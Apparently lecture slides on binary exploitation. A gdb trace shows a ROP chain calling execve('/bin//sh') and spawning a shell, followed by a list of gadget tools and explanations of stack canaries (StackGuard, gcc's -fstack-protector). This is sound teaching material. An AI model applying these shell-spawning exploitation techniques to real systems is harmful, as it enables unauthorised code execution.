






















```
(gdb) x/s 0x080ea060
0x080ea060: "/bin//sh"
(gdb) x/2wx 0x080ea06c
0x080ea06c: 0x080ea060 0x00000000
(gdb) x/1wx 0x080ea068
0x080ea068: 0x00000000
(gdb) c
```

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff694
%ebp	0x65646362
%eip	0x080493e1

```
Continuing.
```

```
process 5381 is executing new program:
/bin/dash
```

```
execve("/bin//sh", ["/bin//sh", NULL], NULL);
```

Fully ASLR proof ROP payload!

ROP

- Automated tools to find gadgets
 - pwntools
 - ROPgadget
 - ropper
 - ...
- Automated tools to build ROP chain
 - ROPgadget
 - ...
- Pwntools is a comprehensive library used by most of the top CTF teams

Making Exploitation Harder

- The next step is preventing the overwrite of the return address on the stack
- Step 2: Canaries
 - StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, USENIX Security 1998

StackGuard

- StackGuard writes a canary value before the return address on the stack
 - Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
 - Random canary: random value stored in location known only to the validation code (and protected with unmapped pages)
 - XOR canary: random ^ return address
- During the epilogue the value is verified before performing a ret instruction
- This is achieved by means of a modified function prologue/epilogue (need recompilation)
- Introduces overhead

Stack Canaries in Linux

- The GNU compiler (gcc) implements a form of stack protection, known as ProPolice or Stack Smashing Protector (SSP), since version 4.1
 - `-fstack-protector` and `-fstack-protector-all` options
- ProPolice combines canaries with a stack layout that minimizes the chances of being exploitable
